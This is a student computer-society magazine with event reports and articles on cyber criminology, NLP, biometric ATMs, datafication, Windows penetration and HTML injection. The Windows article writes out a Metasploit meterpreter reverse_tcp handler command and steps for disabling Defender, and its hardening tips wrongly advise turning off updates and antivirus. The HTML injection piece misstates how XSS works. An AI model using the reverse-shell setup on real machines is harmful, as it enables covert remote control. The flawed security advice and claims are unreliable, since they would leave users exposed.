SRM VALLIAMMAI ENGINEERING COLLEGE

COMPUTER SOCIETY OF INDIA

STUDENT BRANCH

MAGAZINE - 2023

VOLUME - IV ISSUE -I

LimeLight

OUR SINCERE THANKS TO

CHIEF PATRONS

Dr. B. Chidhambararajan
Director
Dr. M. Murugan
Principal

PATRONS

Dr. B. Vanathi
HOD – Department of CSE
Dr. Komala James
HOD – Department of ECE
Dr. M. Senthil Kumar
HOD – Department of CYS
Dr. B. Muthu Senthil
HOD – Department of AI&DS
Dr. S. Narayanan
HOD – Department of IT

INTER COMMUNICATION MAGAZINE
LimeLight

Year : 2023
Volume Number : 4
Issue Number : 1
CSI Institutional Membership ID : I00233
Location : SRM Valliammai Engineering College
(Autonomous Institution)
SRM Nagar,
Kattankulathur ,
Chengalpattu District,
Tamil Nadu – 603203.

About SRMVEC CSI-SB :

SRM Valliammai Engineering College Student Branch was started in the year 2007. For the past 16 years, SRMVEC has organised various events and contributed many technical articles to CSI. It is one of the most active student branches of CSI. It has received the 'Best Accredited Student Branch Award' for four consecutive years since 2015 at Annual CSI Convention from Computer Society of India. Currently there are more than 370 Student members in the student branch.

Design & Editorial Team

Miss. A. Aafrin Nisha
Final Year, CYS Department
afraanmiza@gmail.com

Miss. B. Devi Sri
Third Year, ECE Department
2412devisri@gmail.com

Miss. S. Janani
Third Year, AI&DS Department
Membership Number : 01587519
jananishankar0706@gmail.com

PREFACE

It gives us great pleasure to release the first issue of volume four ‘LimeLight’. The SRMVEC CSI-SB members have been enthusiastic to show their talents. This magazine gives desired opportunity and platform to publish the students’ thoughts and creativity. We strongly believe that the purpose of knowledge is fulfilled only when it is transferred to another person. In this manner, this magazine would serve as a collection of knowledge. With technology growing leaps and bounds day by day, people need to be aware of the ongoing development in technology. We appreciate every who stood with us in this venture.

Regards
SRMVEC CSI-SB Team

TABLE OF CONTENTS

SRMVEC CSI-SB Office Bearer 2022-2023

President
Mr. S. Sreejith (CSE, Final year)
Vice President
Ms. C. Harini (IT, Final year)
Secretary
Ms.K.Sree Rethanya (ECE, Final year)
Joint Secretary
Mr. K.B. Sirajudeen (CSE, Third year)
Treasurer
Ms. R.K. Rithanya (CSE, Final year)
Joint Treasurer
Mr. N. Shree (CYS, Third year)
Administrative Controller
Mr. M. Sivanarayanan (CSE, Final year)
Functional Manager
Ms. K. Sneha (CSE, Final year)
Administrative Manager
Ms. K. Snega (CSE, Final year)

Event Managers
Mr. M.Bhubesh (CSE, Final year)
Mr. M. Logeshwaran (CSE, Final year)
Mr. S. Nirmal (ECE, Final year)
Ms. G. Bapitha (MD, Final year)
Event Heads
Ms. K. Harthika (CSE, Third year)
Mr. I. Ravisankkaran (CSE, Third year)
Mr. J. P. Tejesh (CSE, Third year)
Mr. N. Vigneshwaran (CSE, Third year)
Mr. R. Deeraj (IT, Third year)
Mr. S. Atchayakumar (CYS, Third year)
Mr. M. Dharshaan (CYS, Third year)
Mr. C. K. Rishikumar (ECE, Third year)
Promotional Head
Mr. C. Sundar Naveen Kumar (CSE, Final year)
Mr. J. Samuel Jayaraj (CSE, Final year)
Mr. J. Vasanthakumar (IT, Third year)
Miss. S. Reshma (CSE, Third year)
Mr. S. Santhosh (CSE, Third year)
Ms. T. A. Krupa(IT, Third year)
Editorial Team
Ms. M. Chandrakala (MD, Final Year)
Mr. J. Karthik (CSE, Third year)
Ms. Sanjana Babu (AI&DS, Third Year)
Event Organizers
Ms. V. A. Akshaya (CSE, Third year)
Ms. G. S. Ramya Devi (CSE, Third year)
Mr. S. Sibi (CSE, Third year)
Mr. S. Siva Prakash (CSE, Third year)
Mr. S. Thanuish Kumar (CSE, Third year)
Ms. S. Pavithra (IT, Third year)
Ms. A. Aafrin Nisha (CYS, Third year)
Mr. R. Akash (CYS, Third year)
Ms. R. Blesslin Jaffy (CYS, Third year)
Ms. A.Dhakshayani (CYS, Third year)
Mr. S. Rishi (CYS, Third year)
Mr. J. Ram Guhanesh (ECE, Third year)
Mr. P. Pavith (CSE, Third year)
Ms. R. Vaishnavi Devi (CYS, Third year)
Mr. M. M. Ramesh (CYS, Third year)
Mr. S. Gokulavasan (CYS, Third year)
Executive Committee
Mr. T.Paul Wilson (CYS, Second Year)
Mr. P.Akshay Kumar (CYS, Second Year)
Ms. R.Sharulatha (CSE, Second Year)
Mr. H. Sanjay (CSE, Second Year)
Mr. R.Krishna sai ram (CSE, Second Year)
Mr. A.Sedumadavan (ECE, Second year)
Mr. P.Vikash (ECE, Second Year)
Ms. B.Devi Sri (ECE, Second Year)
Ms. N.Jeyavarshini (ECE, Second Year)
Ms. J.Infant Rakshanaa (ECE, Second Year)
Mr. M.Lingeshwaran (EEE, Second Year)
Ms. R.Layanya (IT, Second Year)
Mr. B.Aditya Bharathi (AI&DS, Second Year)
Mr. T. Sam Raj (CYS, Second year)
Mr. S. Harish (CYS, Second year)
Ms. S. Janani (AI&DS, Second year)

EVENTS

Find The Gaff

The SRM Valliammai Engineering College, Computer Society of India – Student Branch, organized “Find the Gaff” event. In this event, more than 160 students from various departments were registered and 86 students participated. The event was conducted on 15th May 2023, at the Old Seminar Hall. This event comprises two rounds, where both the first and second rounds are technical and non-technical. The first round was “SPIN IT” in which the team must be of 2 members where one should answer and the other one should spin the bottle. The team which spins the bottle first will get a chance to answer the question. Based on the top scores, the teams were selected for the next round. The second round was “TECH JUMP” in which the chosen teams were instructed to stand up in a box and they would move forward if they give the correct answers to the questions. Based on the top 3 scores, the winners were selected.

The Winners of the event:

1. Nagaraja A R (CSE-2, 3rd-year), Nirmal N (CSE-2,3rd-year) – SRM Valliammai Engineering College.
2. Raja Raman V (CSE-2, 3rd -year), Narayana Moorthy T (CSE-2, 3rd -year) – SRM Valliammai Engineering College.
3. Gayathri D (IT-1, 2nd -year), Janani S (AI&DS, 2nd -year) – SRM Valliammai Engineering College.

The event ended in grand success due to the guidance of CSI Student Branch Counsellor Dr. M. Senthil Kumar (HOD, Department of Cyber Security) who supported us in coordinating this event.

Cyber Criminology

Introduction:

Cyber criminology is a specialized field that focuses on the study of crimes committed using digital technologies and the Internet. It is an interdisciplinary area that combines criminology, computer science, and sociology, among other fields, to understand the nature and extent of cybercrime. Cyber criminology involves the study of various forms of cybercrime, such as hacking, identity theft, online fraud, cyber stalking, cyber terrorism, and the like. It seeks to understand the motivations, methods, and impacts of cybercriminals, as well as the vulnerabilities of computer systems and networks that make them susceptible to attack. The field of cyber criminology also encompasses the development of strategies and tools to prevent cybercrime and to investigate and prosecute those who commit it. This includes working with law enforcement agencies, policymakers, and industry stakeholders to develop policies and regulations that can address the growing threat of cybercrime.

Fig. 1.1:- Cyber Criminology

The basic terms in cyber criminology:

- Gathered evidence.
- Mindset of the criminal.
- Motive for the crime.
- Loop holes in the crime.

Four selective criminological theories:

- Routine Activity Theory.
- Social Learning Theory.
- Space Transition Theory.
- Victim Participation Theory.

Major types of Cybercrime:

Phishing Attack:

A phishing attack is a type of cyber-attack where a malicious actor attempts to trick a victim into providing sensitive information, such as passwords, credit card numbers, or other personal details. The attacker typically does this by sending a Malicious email or message that appears to come from a trusted source, such as a bank, a social media site, or a government agency.

Password Attack:

Password attack is one of the most common form of commercial, corporate and personal data breach. A password attack is simply when a hacker tries to exploit your password. Password attacks indulge exploiting a broken authorized vulnerability in the system that blend with automated password attack tools that pace up the speculation and cracking passwords.

Cyber Criminology

Forensic Criminology:

Forensic criminology is the study of evidence collected digitally by means of certain forensic tools and discovering the trace of the criminal who committed it. Forensic criminologist is the person who uncovers the truth behind the crime that has happened through digital means or any other means of network communication.

Role of Criminologists:

- The role of forensic criminologists is to find the reason for the attack that has happened inside the system.
- Investigate through the left down traces from the criminal.
- Analyse the structural artifact of the crime.
- Connect the discovered information and draw out the conclusion for the crime.

Phases of Forensic Criminology:

Identification:

It initially identifies the type of crime occurred and noting the time of occurrence.

Preservation:

It preserves the collected evidence from the place where we restored.

Analysis:

It analyzes the data that are collected and reconstruct the fragments to draw conclusion.




Fig. 1.3 Phases of Forensic Criminology

Documentation:

It prepares the found artifacts in a documented format for future reference

Types of Forensic Criminology:

Disk Forensics: Extracting the data from primary or secondary storage device.

Network Forensics: It monitors the network traffic packets.

Database Forensics: It examination of database related to metadata.

Malware Forensics: It Identifies suspicious code, viruses, and worms.

E-mail Forensics: It deals with recovery and analysis of deleted e-mails, calendars, and deleted contacts.

Memory Forensics: It deals with collecting information from system memory (system registers, cache) in raw form and then using it for further investigation.

Cyber Criminology

Mobile Phone Forensics: It deals with the examination and analysis of phones and retrieving the SMS and call logs from the victim machine.

Forensic Tools: For Laptop

- The Coroner's Toolkit
- The Sleuth Kit

Forensic Tools: For Memory

- Volatility

Forensic Tools: For Mobile Device

- Micro Systemation XRY/XACT

Applications:

Law Enforcement: This includes developing techniques for collecting and analyzing digital evidence, as well as developing effective policies and procedures for prosecuting cyber criminals.

Risk Assessment: This includes identifying potential threats and vulnerabilities, assessing the likelihood and potential impact of cyber-attacks, and developing contingency plans to respond to incidents.

Policy Development: This includes developing laws and regulations to protect against cyber-attacks and to prosecute cyber criminals, as well as developing international norms and standards for cybersecurity.

Education: Cyber criminology can be used to educate individuals, organizations, and governments about the risks and impact of cybercrime, and to promote best practices for cybersecurity.

Advantages:

Improved understanding of Cybercrime: This includes identifying emerging trends and techniques used by cyber criminals, as well as the motivations and behaviors of cyber criminals.

Effective Prevention and Response: By understanding the methods used by cyber criminals, cyber criminology can help organizations and law enforcement agencies to develop effective prevention and response strategies.

Improved Cyber Security: Cyber criminology can help organizations to identify and address vulnerabilities in their computer systems and networks, and to develop effective cybersecurity strategies.

Enhanced Collaboration: Cyber criminology encourages collaboration between law enforcement agencies, policymakers, and industry stakeholders to address the growing threat of cybercrime.

Job Opportunities: The growing demand for cybersecurity professionals has created many job opportunities in the field of cyber criminology.

Disadvantages:

Rapidly changing Technology: As technology continues to evolve at a rapid pace, keeping up with new developments and emerging threats can be a significant challenge.

Cyber Criminology

Complexity: Cyber criminology involves the intersection of several fields, including criminology, computer science, and law. This complexity can make it difficult to develop effective policies and strategies that account for all relevant factors.

Ethical Considerations: Cyber criminology involves the use of surveillance and other tactics that may raise ethical concerns. For example, collecting and analyzing personal data in the context of investigating cybercrime may raise privacy concerns and require careful consideration of ethical principles.

Global nature of Cybercrime: Cybercrime is a global issue that often crosses borders and involves multiple jurisdictions. This can make it difficult to coordinate law enforcement efforts and develop consistent policies and regulations.

Conclusion:

Cybercrime enhances the centrality of networked computers in our lives, such as showing the solid facts as individual identity. Hence Forensic Criminology is the experimental study of crime and criminals for the purpose of identifying investigative and legal questions. Forensic scientists inspect and analyze evidence from digitally gathered crime scenes and to emulate objective findings that can assist in the future investigation and prosecution of intruders of crime or uncover an innocent person from suspicion.

References:

1. https://www.cybercrimejournal.com/
2. https://criminology.fsu.edu/degrees/graduate-programs/masters-program/cyber-criminology
3. https://en.wikipedia.org/wiki/Cybercrime
4. https://www.pubtexto.com/journals/british-journal-of-cyber-criminology

Ms.R.BlesslinJaffy
Final Year, CYS Department,
blesslinjaffy@gmail.com

Ms.A.Dhakshayani
Final Year, CYS Department,
ayamini2003@gmail.com

Unraveling the Language Enigma: Adventures in Natural Language Processing

Introduction to NLP:

The subset of artificial intelligence (AI) that helps the system understand, process and manipulate user input in natural language (i.e) English.

The ability of the computer to understand human language without any misconception and errors is called natural language processing and this NLP is the major prerequisite for upcoming AI systems that are yet to dominate the world.




Fig. 2.1:-Introduction to NLP

Birth of NLP: History

Although the full potential of AI is still being explored, this does not mean that the birth of AI is also recent. In fact, AI was introduced in the early 1940s and the research was brought to the world much before the actual term was coined.

Alan Turing is the father of natural language processing. His experiments especially the Turing test elaborated the basic concept of AI to everyone.




Fig.2.2 :-Birth of NLP

Purpose: Tasks and Application




Fig. 2.3:-Purpose of NLP

Speech Recognition and Sentimental Analysis:

Speech recognition and sentimental analysis are the two sides of the coin in NLP.

In speech recognition the user input is in the form of natural language and hence the primary task of the system is to analyze the input and fetch proper output, whereas in sentimental analysis the emotions like anger, sarcasm, happy, etc. must be implied implicitly in the text.

Unraveling the Language Enigma: Adventures in Natural Language Processing

Fig. 2.4:-Speech Recognition

Spam Detection and Translation:

Spam detection and translation uses natural language processing for the smooth functioning of the system. Generally, AI algorithms uses classification and regression along with clustering and hence spam detection becomes one of the basic purposes of AI .




Fig. 2.5:-Email Spam

Spelling Correction or Auto Correct:

The system must have a basic idea on the dictionary of words for it to auto correct the wrong spellings and grammatical errors, for this the NLP acts predominantly as a key feature

The machine is already tested and trained with many example data and hence the trained system becomes capable of auto correcting mistakes regarding grammatical and incorrect spellings.

Fig. 2.6:- Spelling Correction

Named Entity Recognition:

The system is capable of distinguishing the words among various categories including names, places, days, etc. Here the trained model is tested with various examples and the references collected from data helps them in distinguishing the input as name or place.

For example: The system can identify “John” as a name, ‘Tuesday’ as a day and “Moscow” as a city.

Unraveling the Language Enigma: Adventures in Natural Language Processing

frequently asked questions and the system is made to give accurate and unbiased answers, for this the NLP is essential as the user input is always in the natural language and hence it is essential for the system to understand the question before answering it.

Fig. 2.7:- Chatbots

Behind the Screen: Working

- Tokenization
- Stop word removal
- Stemming
- Part of Speech Tagging

These are the stages of NLP.

Libraries:

- Scikit-learn
- Natural language Toolkit (NLTK)
- Pattern
- TextBlob
- Quepy
- SpaCy
- Gensim




Fig. 2.8:-Behind the screen

Advantages of NLP:

1. Adaptable scalability
2. Accurate and efficient
3. Fast and reliable
4. Better understanding
5. Has readymade tools.




Fig. 2.9:-Advantages of NLP

Unraveling the Language Enigma: Adventures in Natural Language Processing

Disadvantages:

1. Complex algorithms
2. Takes more time to train
3. High susceptibility
4. Time and resource crunch

Fig. 2.9:-Drawbacks

Conclusion:

The NLP not only shows the promising growth of AI but also the advancement of science dealing with everyday matters. This opens up new possibilities for survival in the growing AI driven world where it is essential to unlock one's full potential through growing technology. Hence NLP will serve as a basic building block in the upcoming journey to master complex and meaningful interactions between humans and the machines.

References:

1. https://voxsmart.com/what-is-natural-language-processing-and-how-does-it-work/
2. https://www.javatpoint.com/nlp
3. https://www.techtarget.com/searchenterpriseai/definition/natural-language-processing-NLP
4. https://www.deeplearning.ai/resources/natural-language-processing/
5. https://cloud.google.com/learn/what-is-natural-language-processing

Ms.R.Manju Shree
Third Year, AI&DS Department,
msr212003@gmail.com

Biometric ATM Authentication System

Abstract:

Currently, the usage of ATMs for cash withdrawal is on the rise. This project focuses on creating a secure and intelligent ATM system that utilizes Image Processing and fingerprint authentication for access. Users' facial features and fingerprint data are collected for verification, and the recognized card number, authorization status, and location are then cross-referenced with the database to ensure authenticity. The system aims to enhance security and provide a reliable means of accessing ATM services through biometric technology.

Introduction:

An Automated Teller Machine (ATM) is a computerized device that allows bank customers to access their accounts for cash withdrawals and various financial transactions. Our project's main goal is to enhance ATM security through biometric measures, specifically fingerprint authentication and face recognition. We aim to develop advanced techniques for fingerprint and face recognition in ATM applications, involving image preprocessing, feature extraction, and matching. To achieve this, we analyze both classical and modern methods from relevant literature. Based on our analysis, we create an integrated solution for fingerprint recognition and authentication, implemented in Python. Additionally, we propose coding and algorithm optimizations to enhance the performance of our fingerprint authentication system.

Existing System:

The current ATM system verifies transactions using a card and PIN-based method. Once authenticated, customers gain access to various services, including cash withdrawals, deposits, account transfers, and balance inquiries. The system compares the entered PIN with the stored authorization PIN for each ATM user. If there's a match, the user is granted access to all available services. However, if there's a mismatch, the authentication process fails, allowing the user two more attempts to enter the correct PIN. After three incorrect attempts, the ATM blocks and retains the card for security purposes.

Proposed System:

The proposed system is a biometric-based ATM that replaces traditional cards with Face Recognition and Fingerprint Authentication, containing the user's card number. Instead of using a PIN, the system utilizes the user's fingerprint and face for authorization. If a person forgets their ATM card, they can scan their face or fingerprint at the ATM's sensor. If a valid match is found, the user gains access to the transaction services. Regardless of whether access is granted or not, the system records details like time, date, and location of the access. To avoid storing unnecessary video feeds, images of individuals inside the ATM are saved in a database using a camera, providing valuable assistance to the bank

Biometric ATM Authentication System

and cardholder in case of any ATM-related theft.

System Architecture:




Fig. 3.1 System Architecture

Welcome Screen:




Fig. 3.2 Welcome Screen

ATM Login and Register Page:




Fig. 3.3 Login and Register page

ATM Interface:




Fig. 3.4 Available ATM Operations

Biometric ATM Authentication System

Withdraw Operation:




Fig.3.5 Withdraw Operation

Conclusion:

In conclusion, biometric ATM systems represent a significant advancement in ATM technology by using unique biological characteristics to verify the identity of customers instead of traditional ATM cards and PINs. The use of biometric authentication, such as fingerprints, facial recognition, or iris scanning, eliminates the need for ATM cards and PINs, which are vulnerable to theft, fraud, and other security risks. Biometric authentication provides a more secure way for customers to access their bank accounts and perform transactions, reducing the risk of fraud, theft, and other security breaches.

Mr.A.Sanjay
Final Year, AI&DS Department,
sanjaysanchy29@gmail.com

Datafication-Evolution of Life

Introduction:

Datafication is the process of converting persons, objects, and processes into digital forms of data. Datafication is unique from digitization, which turns analog material (books, films, pictures) into digital information, a series of ones and zeros that computers can interpret. Datafication is a bigger activity involving the procedure of converting all life elements into data. When we data-fy anything, we may change its function and turn the knowledge into new kinds of value.

How Datafication Works:

Consider social platforms, Facebook, or LinkedIn, for example, collecting and

Datafication-Evolution of Life

monitoring data information of our connection and use it to market products and services to us and surveillance services to agencies which in turn changes our behaviour; promotions that we daily see are also the result of the monitored and engineered data. The areas where the datafication process plays a major role are:

- Insurance: Data used to update the best and worst-case possibilities
- Banking: Data used to establish trust and the likelihood of the economy
- Human resources: Data used to identify rare decision-making people.
- Hiring and recruitment: Data used to replace interviews.
- Social science research: Datafication replaces how social research is performed.

Fig. 4.1 Datafication

Importance of Datafication:

Let us view the data-driven marketing strategies. One of the most important aspects of digital marketing involves collecting customer info through various channels such as social media, email, and other digital platforms. The information can be used to create personalized campaigns for each client and target the right audience. Artificial intelligence and machine learning play a key role in datafication.

Fig. 4.2 Importance of Data

Data in the Digital Economy:

The data that powers our world today was once just paper or bits on disks. Today, we have an almost large and infinite amount of data. This has created new reasons for investing in the big data market. It's no surprise to see BDA reaching USD 168.8 billion in 2018 and presenting now a forecast to grow to USD 274.3 billion by 2022.

Datafication-Evolution of Life




Fig. 4.3 Revenue Scale

Case Study:

Netflix, a prominent internet streaming media provider, exemplifies the datafication process. It operates in over 60 countries, serving 53 million streaming members. Initially focused on physical disc rentals (DVD and Blu-ray), subscribers-maintained queues of media content for rental. To rent new discs, subscribers returned previous ones. However, Netflix has transformed its model through datafication, becoming a smart service. By leveraging data, it now offers personalized recommendations and improved user experiences, evolving beyond traditional disc rentals. This shift allows Netflix to cater to individual preferences, enhancing customer satisfaction and making it a leading player in the streaming industry.

Fig. 4.4 Netflix

Concerns in Datafication:

Aside from that, here's the list of the most frequent datafication issues:

- Data can be accessed by anyone.
- Data is used to monitor every activity in reach.
- Data is a commodity.
- Data is collected globally.

Fig. 4.5 Concerns in Datafication

Datafication-Evolution of life

Conclusion:

The idea of datafication may cause apprehension for some, but when datasets are managed responsibly with adherence to legal regulations, security measures, and ethical standards, it can lead to numerous benefits. Industries can transition to a realm of less intrusive advertising and more customer-friendly services by leveraging the wealth of information gathered from thousands of records, replacing traditional methods that have taken decades to develop. As a result, brand size and name will no longer be the sole determinants when consumers choose their providers.

Mr.N.Shree
Final Year, CYS Department,
shreenarayanaswamy27@gmail.com

Windows Penetration

Abstract:

Windows 11 is the latest Microsoft operating system, the features that are highly related to visually appealing and simplified user interface which has a centred start menu and intuitive windows management system, windows 11 allows touch, pen and voice interaction for more natural and immersive user experience. The latest windows 11 allows Microsoft cloud services and virtual desktops, which ensures that the files can be access anywhere at any time. The main advantage of windows 11 is auto HDR, and Direct storage enhance with gaming features, even though there is many advantages but still there is an security flaw, the latest windows defender will provide risk management, which reduce the threaten from the attacker, but the defender was temporary off state, then the attack will be happen easily. How the latest windows 11 version 22H2 is easily hackable and highly vulnerable to reverse tcp.

Windows Penetration

Methodology to make the machine vulnerable:

The windows 11 is not vulnerable, though to accept the risk of attacker, the attacker do some social engineering techniques, which is mainly turn off the firewall and turn off the windows real time protection.

While turn offing the firewall, the tcp (transmission control protocol) packets are easily transferred between client and server, here the client is considered as windows 11 machine and server considered as attacker machine, While turn offing the real time protection, so the vulnerable executable file is download via local network, so it will easy to run the executable file without the use permission, the windows will act as a reverse connection to attacker.

1.Turn off the windows real time protection and firewall detection.

2.Create the payload.

3.Msfconsole -q -x ("use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set LHOST 192.168.1.55; set LPORT 7777; exploit")

This will wait until the executable file is being triggered. If the exe file is triggered the connection between windows 11 and attacker machine is established.

Fig. 5.1 Windows Penetration

Through reverse connection we can remotely access the windows 11 machine without the knowledge of user. We can access the files and directories, and remove the files and directories, change the registry details, and see what the use triggering, we can also screen share the windows 11 pc while the user screen will display on attacker machine.

Advantages of Windows 11 Hacking:

- TCP connection will be established.
- Remote access is be established.
- Easy to monitor the user actions.

Disadvantage of Windows 11 Hacking:

- User or attacker need to trigger the executable binary file, which is not possible at all time.
- Important to turn off the state of firewall and the real time protection in windows defender.
- The windows real time protection is turned off, but the security update in windows will alert, every 10 minutes, that the real time protection is turned off, so user can easily notify the alert message.
- The user should connect with local network, which is not highly possible at all time.

Windows Penetration

How to improvise the Windows System:

This technique will work for all version of windows from XP to windows 10, but the path to search in setting will differ,

- Never turn off the in-build firewall. Which will not allows any unwanted connection,
- Make sure to turn on the real time protection, which will detect the malware easily, if the file consist with malware, it will automatically quarantine the file, and notify that the file contain malware.
- Turn off the automatic updates. Because that is chance to create the malware in updates. Try to update with manually selecting the wanted updates like security update, windows feature update and cumulative windows update.
- Turn off the unwanted services which is not in use, because it will automatically turn on the machine power on, if the service is contain malware, it is easy to maintain the access with the machine to attacker.
- Try to avoid third party application and cracked software, which has higher chance to be malware.
- Continuous monitoring the system logs will help to identify the threats and it can be rectify the problems easily.
- It is not recommended to use antivirus software's because the windows defender will provide level security. There is an chance to leak the data via antivirus corporation.

Mr.S.Arulkumaran
Third Year, CYS Department,
ultronintelligence@gmail.com

HTML Injection Demystified: Understanding the Basics

What is HTML:

HTML is considered the skeleton for every web application; it determines the structure and the complete posture of the delivered(hosted) contents. It is a basic building block of the web referred to as "Text inside a Text".

Attack Description:

HTML Injection is a web-based vulnerability defined under "Code injection" which applies to 'client-side injection attacks' or 'server-side injection attacks' depending on the scope and script used by the attacker. It is basically where an attacker will try to inject a code using HTML tags on the user input field and which results in changes on the target page, this works in a way that the "browser

HTML Injection Demystified: Understanding the Basics

interpreter" is tricked to represent the code in the context of "HTML" on accordance with the attackers wish.

This vulnerability is very simple and common but still impactful in several ways and has more potential to take down the website with the right HTML tags. Html Injection is majorly used to manipulate HTML and DOM of a web appl. A successful htmli attack can alter the website design and display information of the user which we see in the later part of the paper. HTML injections are very similar to cross-site scripting (XSS) – the delivery is the same, but the injected content is pure HTML tags, not a script. HTML injections are less impactful than XSS but may still be used for malicious purposes.

Unlike XSS, HTML Injections are client-side attacks, and XSS attacks are mostly based on the server since JS(JavaScript) is used in the server of the website, so it has more potential to exploit the target application.

